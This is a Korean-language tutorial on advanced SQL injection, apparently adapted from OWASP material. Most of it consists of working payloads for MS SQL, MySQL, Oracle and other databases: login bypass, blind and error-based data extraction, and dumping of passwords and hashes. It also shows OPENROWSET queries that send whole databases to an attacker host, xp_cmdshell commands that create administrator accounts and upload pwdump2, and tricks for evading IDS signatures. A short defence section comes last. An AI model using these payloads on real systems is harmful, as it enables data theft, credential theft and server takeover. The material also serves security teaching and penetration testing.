Advanced SQL Injection

Written by Osiris Thomas

Contact:thomas@skinfosec.co.kr

목 차

1 개요

SQL은 Structured Query Language의 표준이며, 사용자에게 데이터 베이스를 접근 할 수 있게 해준다. 현재 대부분 SQL99가 SQL Language의 표준이다. SQL은 DB에 대한 Query를 실행 시킬 수 있고, DB로부터 수정/검색/삽입/삭제/업데이트 할 수 있다.

1.1 SQL Query

SQL Language에는 많은 다른 버전이 있지만, 거의 비슷한 키워드의 명령어를 지원한다.(예: SELECT,UPDATE,DELETE,INSERT,WHERE 등) 대부분의 SQL 데이터베이스 프로그램은 SQL 표준 외에 그들 자신만의 확장된 언어를 가지고 있다. 관계형 데이터베이스는 하나 또는 그 이상의 테이블을 포함하고, 각각의 이름을 가진다. 테이블은 레코드단위로 데이터를 가진다.

예) 아래의 테이블 명은 "user"이고 행과 열로서 데이터가 저장된다.

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

▪ 데이터 베이스로 SQL Query를 보내서, 결과 값을 되돌려 받을 수 있다. 위의 테이블을 이용해서 다음과 같은 Query를 사용 할 수 있다.

a) SELECT LastName FROM users WHERE UserID = 1;

b) 결과 값(레코드 셋)

LastName
Smith

1.2 DML & DLL

- Data Manipulation Language(데이터 조작어) : SELECT ,UPDATE ,INSERT INTO DELETE와 같이 데이터를 조작하는 언어를 뜻 한다.
- Data Definition Language(데이터 정의어) : 데이터 정의어로서 데이터베이스 테이블을 생성/삭제 하고, 인덱스(키)를 정의, 테이블 사이의 관계를 설정 하며, 데이터베이스 테이블 사이의 제약 조건을 설정한다.

예) CREATE TABLE, ALTER TABLE, DROP TABLE등과 같은 구문

1.3 Metadata

대부분의 SQL 데이터베이스들은 관계형 데이터베이스 기반이다. SQL Injection을 위한 중요한 사실은 관계형 데이터 베이스는 Codd의 12법칙 중에서 4법칙을 확실히 따르고 있다는 것이다. 제4법칙 : 메타데이터(데이터베이스에 관한 데이터)는 반드시 일반적인 데이터들처럼 데이터베이스에 저장 되어야 한다. 또한 데이터 베이스구조는 SQL Query문을 통해서 읽거나 수정 할 수 있다

1.4 웹 어플리케이션

데이터베이스 엔진에 삽입하는 SQL 명령들은 애플리케이션을 통해 이용 가능하다. 이것은 오늘날의 대부분의 공통적인 웹사이트의 취약점 중에 하나이다. 이것은 Web Application의 발전에 따른 것이고, DB나 Web Server의 문제가 아니다. 대부분의 프로그래머들은 여전히 이 문제를 인식하지 못한다. 많은 지침서와 데모 템플릿이 취약 하다. 심지어 인터넷에 게시된 많은 솔루션들도 좋지 못하다. 모의 해킹을 의뢰한 60%가 넘는 고객의 시스템이 SQL Injection에 취약하다는 결과를 내놓는다. 대부분의 SQL 데이터베이스들 그리고 프로그래밍 언어들은 잠재적으로 취약하다. DBMS는 MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase, Informix 등이 이다.

애플리케이션을 통한 데이터베이스 접근 방법

- Perl and CGI scripts
- ASP, JSP, PHP
- XML, XSL and XSQL
- Javascript
- VB, MFC, and other ODBC-based tools and APIs
- DB specific Web-based applications and API's
- Reports and DB Applications
- 3 and 4GL-based languages (C, OCI, Pro*C, and COBOL)

1.5 일반적인 취약한 로그인 쿼리

```
SELECT * FROM users WHERE login = 'victor' AND password = '123'
```

1) ASP/MS SQL Server 로그인 문법

```
var sql = "SELECT * FROM users WHERE login = '" + formusr + "' AND password = '" + formpwd + "'";
```

a)문자를 통한 Injection

```
formusr = ' or 1=1 --
formpwd = anything
```

b) 최종 쿼리 결과

```
SELECT * FROM users WHERE username = ' ' or 1=1 -- AND password = 'anything'
```

2) PHP/MySQL 로그인 문법

```
$sql = "SELECT * FROM clients WHERE account = $formacct  AND pin = $formpin";
```


a) 숫자 입력 필드에 삽입

$formacct = 1 or 1=1 #
$formpin = 1111

b) 최종 쿼리 결과

SELECT * FROM clients WHERE account = 1 or 1=1 # AND pin = 1111

2 SQL Injection 테스트 방법론



1) 입력 값 검증

취약점은 어디든지 생길 수 있고, 아래의 사항을 모두 체크 해야 한다.

a) 웹 폼의 필드

b) URL 쿼리 스트링의 스크립트 파라미터 값

c) 쿠키 또는 히든 필드에 저장된 값

d) 아래의 문자열을 모든 입력 필드에 테스트해야 한다.

- 문자 : ' ") # || + >
- SQL Query 명령을 공백(구분자)과 같이:

%09select (tab%09, carriage return%13, linefeed%10 and space%32 with and, or, update, insert, exec)

- 지연 쿼리:' waitfor delay '0:0:10'--

2) 정보 수집

아래의 항목들을 알아내려고 시도해야 한다.

a) 출력 메커니즘 연구하기

1. 웹 애플리케이션의 쿼리 결과 값을 이용한다.
2. 에러 메시지 : 에러 메시지로부터 입력 값 검증을 유추 할 수 있다.
3. Blind SQL Injection : 시간의 지연 또는 에러 메시지를 사용하여 정보를 추출한다. Blind SQL Injection은 SQL Injection과 거의 비슷하지만, 많은 Query를 통해서 정보가 수집해야 되고, 또한 필드 값이나 테이블명과 같은 정보를 추측해야 하므로, 매우 느리고 더욱 어렵다.

■ 에러 메시지를 통해서 정보 추출 하기

i. 그룹 핑 에러

```
' group by columnnames having 1=1 - -
```

ii. 타입의 불일치

```
' union select 1,1,'text',1,1,1 - -
' union select 1,1, bigint,1,1,1 - -
```

iii. 더 좋은 방법으로, DB에서 하위 Query를 이용 한다.

```
' and 1 in (select 'text' ) - -
```

iv. 데이터를 CAST또는 CONVERT연산자를 이용한 에러메시지 도출도 필요하다.

■ Blind Injection

i. 출력 시 나오는 다른 출력 값을 이용

```
' and condition  and '1'='1
```

ii. IF문을 사용

```
'; if condition  waitfor delay '0:0:5' --
'; union select if( condition , benchmark (100000, sha1('test')), 'false' ),1,1,1,1;
```

iii. 추가적으로 우리는 모든 타입의 Query를 실행 할 수 있지만, 출력된 정보에 대해 디버깅할 수는 없다. 우리는 단지 yes/no 응답을 얻을 수 있다. 또한, 특정 필드의 데이터에 대한 ASCII값을 추출 할 수 있다. 매우 까다로운 작업이지만, SQueaL과 같은 자동화된 툴도 있다.

b) 쿼리의 이해

i. SELECT 명령문 – 대부분의 Injection은 SELECT 명령을 이용한다.

```
SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```

ii. UPDATE 명령문 – 아래와 같이 웹 애플리케이션에서 당신의 패스워드 부분을 수정 할 수 있다.

```
UPDATE users SET password = 'new password' WHERE login = logged.user
AND password = 'old password'
```

c) 데이터베이스 타입의 결정

대부분의 경우 에러 메시지는 어떤 DB엔진을 사용하는지 출력 한다. ODBC에러는 DB 타입 (드라이브 정보의 부분으로써)을 나타낸다. 만약에 ODBC 에러가 발생하지 않으면, 어떤 OS와 Web Sever를 사용하지를 추측해야 하거나 특별한 DB문자, 명령어, 저장된 프로시저를 통한 에러 메시지를 사용해야 한다.

▪ DBMS별 차이점 (1)

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	' '+' '	concat (" ", " ")	" "&" "	' '||' '	" "+" "	' '||' '
Null replace	Isnull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

▪ DBMS별 차이점 (2)

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	Y	Y	Y	Y	Y	Y
Subselects	Y	N 4.0 Y 4.1	N	Y	Y	Y
Batch Queries	Y	N*	N	N	N	Y
Default stored procedures	Many	N	N	Many	N	N
Linking DBs	Y	Y	N	Y	Y	N

d) 사용자의 권한 레벨을 알아 낸다.

i. 사용자의 권한 레벨을 알아 내기 위해서는 대부분의 SQL에서 구현되는 SQL99 내장된 아래와 같은 기능을 가지고 있다.

```
user  or current_user
session_user
system_user
' and 1 in (select user ) --
'; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%', benchmark(50000,sha1('test')), 'false' );
```

ii. 기본 관리자 계정

```
sa, system, sys, dba, admin, root 등
```

iii. MS SQL 에서 dbo는 매핑 되어 있다. 사용자 dbo는 DB에서 모든 활동을 수행할 수 있는 권한을 가지고 있다. 서버의 고정된 규정에 의하면 Sysadmin의 DB를 사용하는 어떤 유저는 각 DB에서 dbo라고 불리는 특별한 사용자에게 매핑 되어 있다. 또한 sysadmin의 어떤 사용자에 의해 만들어진 객체는 자동적으로 dbo를 가진다.

e) OS interaction 레벨을 결정

3) 1=1 Attacks

데이터 베이스, 쿼리구조, 권한에 관한 정보를 알게 되면, 공격이 가능해 진다.

a) 테이블에 정의된 사용자를 열거하는 Query

```
' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --
```

b) DB에서 테이블 컬럼명을 열거하는 쿼리

- MS SQL

  SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = *'tablename* ')

  sp_columns *tablename* (this stored procedure can be used instead)
- MySQL

  show columns from *tablename*

- Oracle

  SELECT * FROM all_tab_columns WHERE table_name='*tablename* '

- DB2

  SELECT * FROM syscat.columns WHERE tabname= '*tablename* '

- Postgres

  SELECT attnum,attname from pg_class, pg_attribute WHERE relname= '*tablename* '

  AND pg_class.oid=attrelid AND attnum > 0

c) 모든 테이블과 컬럼명을 하나의 Query로 질의 하기

```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name, 1, 1, '1', 1, 1,
1, 1, 1   from sysobjects, syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id =
syscolumns.id AND syscolumns.xtype = systypes.xtype --
```

d) 서버에서 다른 데이터베이스 질의 하기

```
' and 1 in (select min(name ) from   master.dbo.sysdatabases where name >'.' ) --
```

e) 데이터 베이스의 파일 위치 질의 하기

```
' and 1 in (select min(filename ) from master.dbo.sysdatabases where filename >'.' ) --
```

d) 각 DBMS별 시스템 테이블

MySQL	MS SQL Server	Oracle	MS Access
mysql.user mysql.host mysql.db	sysobjects syscolumns systypes sysdatabases	SYS.USER_OBJECTS SYS.TAB SYS.USER_TEBLES SYS.USER_VIEWS SYS.ALL_TABLES SYS.USER_TAB_COLUMNS SYS.USER_CATALOG	MsysACEs MsysObjects MsysQueries MsysRelationships

e) 사용자가 정의된 테이블에서 사용자이름과 패스워드 추출하기

```
'; begin declare @var varchar(8000) set @var=':' select @var=@var+' '+login+'/'+password+' '
 from users where login>@var select @var as var into temp end --
' or 1 in (select var from temp) --
' ; drop table temp --
```

f) 데이터베이스에 계정 생성하기

- MS SQL

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

- MySQL

```
INSERT INTO mysql.user (user, host, password) VALUES ('victor', 'localhost', PASSWORD('Pass123'))
```

- Access

```
CREATE USER victor IDENTIFIED BY 'Pass123'
```

- Postgres (requires UNIX account)

```
CREATE USER victor WITH PASSWORD 'Pass123'
```

- Oracle

```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```

g) MS SQL Server 해쉬값 추출하기

i. 간단한 방법

```
SELECT name, password FROM master..sysxlogins
```

ii. 패스워드 해쉬값 추출하기

```
SELECT password FROM master..sysxlogins
```

ii. 해쉬값이 2진수(binary)이므로 16진수(hex)로 변환한다.

```
begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
  declare @tempint int, @firstint int, @secondint int
  select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
  select @firstint=FLOOR(@tempint/16)
  select @secondint=@tempint - (@firstint*16)
  select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) +
  SUBSTRING (@hexstring, @secondint+1, 1)
```

```
select @i=@i+1   END
```

iii. 한번에 실행하는 명령어

```
'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring char(16) set @var=':' select @xdate1=(select min(xdate1) from master.dbo.sysxlogins where password is not null) begin while @xdate1 <= (select max(xdate1) from master.dbo.sysxlogins where password is not null) begin select @binvalue=(select password from master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue), @hexstring = '0123456789ABCDEF' while (@i<=@length) begin  declare @tempint int, @firstint int, @secondint int select @tempint=CONVERT(int, SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16) select @secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1) select @i=@i+1 end select @var=@var+' | '+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 = (select isnull(min(xdate1),getdate()) from master..sysxlogins where xdate1>@xdate1 and password is not null) end select @var as x into temp end end –
```

vi. 에러 메시지를 통해서 해쉬 값 추출하기

- ' and 1 in (select x from temp) --
- ' and 1 in (select substring (x, 256, 256) from temp) --
- ' and 1 in (select substring (x, 512, 256) from temp) --
- ' drop table temp --

v. 패스워드 무작위 대입

- SQL 패스워드 크랙 스크립트

```
create table tempdb..passwords( pwd varchar(255) )
bulk insert tempdb..passwords from 'c:₩temp₩passwords.txt'
select name, pwd from tempdb..passwords inner join sysxlogins on (pwdcompare( pwd, sysxlogins.password, 0 ) = 1) union select name, name from sysxlogins where (pwdcompare( name, sysxlogins.password, 0 ) = 1) union select sysxlogins.name, null from sysxlogins join syslogins on sysxlogins.sid=syslogins.sid where sysxlogins.password is null and syslogins.isntgroup=0 and syslogins.isntuser=0
drop table tempdb..passwords
```

vi. DB구조와 데이터 전송하기

만약에 네트워크 연결이 되어 있으면 80번 포트를 통해서 리버스 연결이 성립 할 수 있고, 모든 DB가 우리의 로컬 SQL 서버에 전송 할 수 있다. 데이터 베이스의 메타데이터 전송으로 로컬 SQL 서버에 동일한 DB구조를 생성 할 수 있다.

Step 1. 로컬 SQL서버에 Victim과 동일한 DB구조 생성

```
'; insert into
  OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..hacked_sysdatabases')
  select * from master.dbo.sysdatabases --
'; insert into
  OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..hacked_sysdatabases')
  select * from user_database.dbo.sysobjects --
'; insert into
  OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..hacked_syscolumns')
  select * from user_database.dbo.syscolumns --
```

step 2. 데이터를 DB 테이블을 아래의 방법을 통하여 쉽게 전송 할 수 있다.

```
'; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..table1')
select * from database..table1 --
'; insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..table2')
select * from database..table2 --
```

5) OS Interaction

OS Interaction에는 두 가지 방법이 있는데, 명령어를 읽기/실행 가능성은 DB엔진과 DB 설정에 달려 있다. 두 가지 경우모두 권한이 DB 엔진 관리자에게 제한 되어있다. 만약 우리가 파일을 읽기/쓰기 가능하면, 우리는 패스워드와 설정 정보가 들어 있는 DB파일을 변경 할 수 있다. 또한 우리가 OS 명령어

를 실행 할 수 있으면, 무엇이든지 할 수 있다.

a) MySQL OS Interaction

i. LOAD_FILE

```
' union select 1,load_file('/etc/passwd'),1,1,1;
```

ii. LOAD DATA INFILE

```
create table temp( line blob );
load data infile '/etc/passwd' into table temp;
select * from temp;
```


iii. SELECT INTO OUTFILE

b) MS SQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp FROM 'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ; select @data=@data+txt+' | ' from tmp
where txt<@data ; select @data as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table
temp; drop table tmp --
```

▪ 웹 서버에서 DB에 접근 하는 구조

대부분의 경우 웹 서버와 DB서버는 같지 않고, DB서버는 Internet에 연결 되어 있지 않아도 애플리케이션 서버를 통해서 명령을 실행 할 수 있다.



▪ **네트워크 연결에 접근**

i. 서버 이름을 에러 메시지로 출력하기

```
' and 1 in (select @@servername ) --
' and 1 in (select srvname from master..sysservers ) --
```

ii. Reverse lookups를 통해서 IP 정보 수집하기

```
'; exec master..xp_cmdshell 'nslookup a.com MyIP' --
```

iii. Revers ping을 통해서 IP 정보 수집하기

```
'; exec master..xp_cmdshell 'ping MyIP' --
```

iv. OPENROWSET

```
'; select * from OPENROWSET( 'SQLoledb', 'uid=sa; pwd=Pass123;
Network=DBMSSOCN; Address=MyIP,80;',
'select * from table')
```

▪ **네트워크 예비 점검**

i. 확장 프로시저 xp_cmdshell를 이용하여 아래의 명령을 실행

- Ipconfig /all
- Tracert myIP
- arp -a
- nbtstat -c
- netstat -ano
- route print

ii. 네트워크 예비 점검 전체 Query

- '; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --
- '; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --
- '; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --
- ' and 1 in (select substring(x,1,255) from temp) --
- '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

6) OS 명령 프롬프트

i. OS로 점프하기

- Linux based MySQL

  ' union select 1, (load_file('/etc/passwd')),1,1,1;

- MS SQL Windows Password Creation

  '; exec xp_cmdshell 'net user /add victor Pass123'--

  '; exec xp_cmdshell 'net localgroup /add administrators victor' --

- Starting Services

  '; exec master..xp_servicecontrol 'start','FTP Publishing' --

ii. ActiveX 자동 스크립트 이용

- Speech example

```
'; declare @o int, @var int
exec sp_oacreate 'speech.voicetext', @o out
exec sp_oamethod @o, 'register', NULL, 'x', 'x'
exec sp_oasetproperty @o, 'speed', 150
exec sp_oamethod @o, 'speak', NULL, 'warning, your sequel server has been hacked!', 1
waitfor delay '00:00:03' --
```

iii. 레지스트리로부터 VNC 패스워드 찾기

- '; declare @out binary(8)
  exec master..xp_regread @rootkey='HKEY_LOCAL_MACHINE',
  @key='SOFTWARE₩ORL₩WinVNC3₩Default',
  @value_name='Password',
  @value = @out output
  select cast(@out as bigint) as x into TEMP--
- ' and 1 in (select cast(x as varchar) from temp) --

7) 확장된 효과

- 다른 DB서버에 연결 하기

i. MS SQL에 링크된 서버를 찾기

```
select * from sysservers
```

ii. OPENROWSET 명령을 사용하여 쉽게 다른 서버를 접근 할 수 있다.
iii. 같은 전략으로 OPENROWSET을 이용한 리버스 연결로 쉽게 접근 할 수 있다.

▪ **링크된 서버에도 접속이 가능하다.**

```
'; insert into
  OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..hacked_sysservers')
  select * from master.dbo.sysservers
'; insert into
  OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..hacked_linked_sysservers')
  select * from LinkedServer.master.dbo.sysservers
'; insert into
  OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..hacked_linked_sysdatabases')
  select * from LinkedServer.master.dbo.sysdatabases
```

▪ **저장된 프로시저를 통한 원격 접속 실행**

만약에 원격 서버에 저장된 프로시저 실행이 허용되어 있다면 가능할 것이다.

```
insert into
  OPENROWSET('SQLoledb',
  'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;', 'select *
  from mydatabase..hacked_sysservers')
  exec Linked_Server.master.dbo.sp_executesql N'select * from master.dbo.sysservers'
insert into
  OPENROWSET('SQLoledb',
  'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;', 'select * from
  mydatabase..hacked_sysdatabases')
  exec Linked_Server.master.dbo.sp_executesql N'select * from
  master.dbo.sysdatabases'
```

▪ Reverse 연결을 통한 파일 업로드

```
▪ '; create table AttackerTable (data text) --
▪ '; bulk insert AttackerTable --
  from 'pwdump2.exe' with (codepage='RAW')
▪ '; exec master..xp_regwrite
 'HKEY_LOCAL_MACHINE','SOFTWARE₩Microsoft₩MSSQLServer₩Client₩ConnectTo','
 MySrvAlias','REG_SZ','DBMSSOCN, MyIP, 80' --
▪ '; exec xp_cmdshell 'bcp "select * from AttackerTable" queryout pwdump2.exe -c -Craw -
 SMySrvAlias -Uvictor -PPass123' --
```

▪ SQL Injection 통한 파일 업로드

만약 DB서버가 인터넷 연결이 되지 않더라도, 여전히 파일은 업로드 될 수 있다. 그러나 파일은 반드시 16진수 그리고 Query 문자의 일부로 보내어 져야만 한다. 파일은 반드시 각 4000 byte로 나누어 져야 한다.

예) 간단한 SQL Injection 파일 업로드

Step 1. 먼저 원격에서 hex를 binary로 변환 해줄 프로시저가 injection되어야 한다.

Step 2. 다음 binary를 hex 조각으로 Injection 해야 한다.

```
' declare @hex varchar(8000), @bin varchar(8000) select @hex = '4d5a900003000…
← 8000개의  hex 문자(4000byte) →…0000000000000000000' exec master..sp_hex2bin @hex,
@bin output ; insert master..pwdump2 select @bin --
```

Step 3. binary를 연결시키고, 파일을 디스크에 저장 할 수 있다

3 우회 기술

3.1 개요.

입력 값 검증 우회 그리고 IDS 우회 기술은 매우 비슷하다. Snort 기반의 SQL Injection 탐지는 부분적으로 가능하다. 그러나 이것은 “sinatures”에 의존한다. ”signatures”은 쉽게 피할 수 있다. 입력 값 검증, IDS 탐지 그리고 견고한 DB, OS 설정은 반드시 같이 사용 되어져야 한다.

3.2 IDS “signature” 우회

1) ‘OR 1=1 “signature”우회하기

아래와 같은 문자를 삽입해서 우회 할 수 있다.

- ' OR 'unusual' = 'unusual'
- ' OR 'something' = 'some'+'thing'
- ' OR 'text' = N'text'
- ' OR 'something' like 'some%'
- ' OR 2 > 1
- ' OR 'text' > 't'
- ' OR 'whatever' IN ('whatever')
- ' OR 2 BETWEEN 1 AND 3

3.3 입력 값 검증 우회 하기

- PHP addslashes() 함수를 사용하는 사람은 문자열을 벗어 날수 있다.

single quote (')
double quote (")
backslash (₩)
NUL (the NULL byte)

- 숫자 필드에서 위의 문자로 대체 함으로써 쉽게 우회 가능하다.

3.4 회피와 우회

i. 아래의 매개변수 인코딩 방법으로 IDS, 입력 값 검증을 우회 할 수 있다.

- URL encoding
- Unicode/UTF-8
- Hex enconding
- char() function

ii. MySQL 입력 값 검증은 Char()를 사용함으로써 우회 할 수 있다.

- 인용 부호를 제외한 Inject (string = "%"):
  ' or username like char(37);
- 인용 부호를 제외한 Inject (string = "root"):
  ' union select * from users where login = char(114,111,111,116);
- Load files을 이용한 unions 사용 (string = "/etc/passwd"):
  ' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
- 존재하는 파일을 체크(string = "n.ext"):
  ' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

iii. 공백을 이용한 IDS Sinature 우회

- UNION SELECT Signature와 UNION[탭]SELECT signature은 다르게 인식된다
- 탭, 캐리지 리턴, 라인 피드, 공백이 주로 이용 된다.
- 몇몇 IDS 는 공백처리를 무시하므로 공백을 생략하는 것이 좋은 방법이 될 수도 있다.
  'OR'1'='1' (공백 없이) 은 에러 없이 실행된다.

iv. 주석 처리를 이용한 IDS Signature 회피

- /* … */ 은 SQL99에서 여러 줄 을 주석 처리 할 때 사용되는 기호 이다
- UNION/**/SELECT/**/
- '/**/OR/**/1/**/=/**/1
- 여러 개의 필드에 걸친 Injection을 허용한다
  USERNAME: ' or 1/*
  PASSWORD: */ =1 –

v. 스트링 연결자를 이용한 IDS Signature 우회

- 아래와 같이 텍스트 연결 할 수 있고, 특정한 DB 명령을 사용 할 수 있다.

- My SQL
  UNI/**/ON SEL/**/ECT
- Oracle
  '; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
- MS SQL
  '; EXEC ('SEL' + 'ECT US' + 'ER')

vi. 변수를 이용하여 IDS, 입력 값 검증 우회 하기

- 변수를 이용
  ; declare @x nvarchar(80); set @x = N'SEL' + N'ECT US' + N'ER');
  EXEC (@x)
  EXEC SP_EXECUTESQL @x
- 헥사를 이용
  ; declare @x varchar(80); set @x = 0x73656c65637420404076657273696f6e;
  EXEC (@x)
  위의 명령어는 (‘)를 사용하지 않았다.

4 SQL Injection 대응 방안

4.1 개요

간단한 방법으로 입력 값 검증은 가장 중요한 부분 중에 하나 이다. 당신은 반드시 입력 값 검증을 모든 새로운 애플리케이션에 실시해야 한다. 그리고 존재하는 코드와 웹사이트를 조사해 봐야 한다. 추가적으로 서버를 견고하게 운영해야 한다. 데이터 베이스의 데이터 접근을 저장된 프로시저를 통하여 접근하고, 저장된 프로시저를 사용할 때 매개변수화 된 API를 이용하라. 모든 입력 값 검증은 일반적인 루틴을 이용하고, 최소한의 권한을 DB 사용자 에게 적용하라.

1) 입력 값 검증

각 필드를 위한 데이터 타입의 정의 되고, 정의된 타입만 허용 되어야 한다. 그리고 입력된 값의 검증을 위해서 필터를 사용해야 한다. 알려진 Injection 문자열에 대한 필터는 철저히 구현 되여야 한다. 아래와 같은 문자열은 반드시 제거 되어야 한다.

예) “"select", "insert", "update", "shutdown", "delete", "drop", "--", "'"

2) 서버를 견고하게 운영하기

1. DB 최소권한의 유저로 운영하라.
2. 사용하지 않는 저장된 프로시저와 기능들은 제거하거나 관리자에게 제한된 접근 권한을 주어라.
3. 퍼미션을 변경하고, 공개된 시스템 객체에 접근을 제거 하라.
4. 모든 사용자 계정의 패스워드를 강화 시켜라
5. 미리 승인된 서버의 링크를 제거 하라.
6. 사용하지 않는 네트워크 프로토콜을 제거하라.
7. 신뢰할 수 있는 네트워크,웹 서버, 백업 서버만 접근을 허용하라.

4.2 탐지 및 제한시키기

SQL Injection 시도에 대한 탐지 원한다면, SQL Injection 시도를 로그에 남기고, 이 메일로 경고장을 보내고, IP차단 하고, 올바르지 않은 에러 메시지를 보내도록 설정하라. 이것들은 검증 스크립트에 코드와 되어야 한다.

4.3 결론

SQL Injection 은 매혹적이고, 아주 위험한 취약점이다. 모든 프로그램 언어 그리고 SQL DB는 잠재적인 취약점을 가지고 있다. 보호 하기 위해서는 강력한 디자인, 정확한 입력 값 검증, 견고하게 서버를 운영 해야 한다.

※ 참조자료 및 문서

[1] Advanced SQL Injection, (http://www.owasp.org).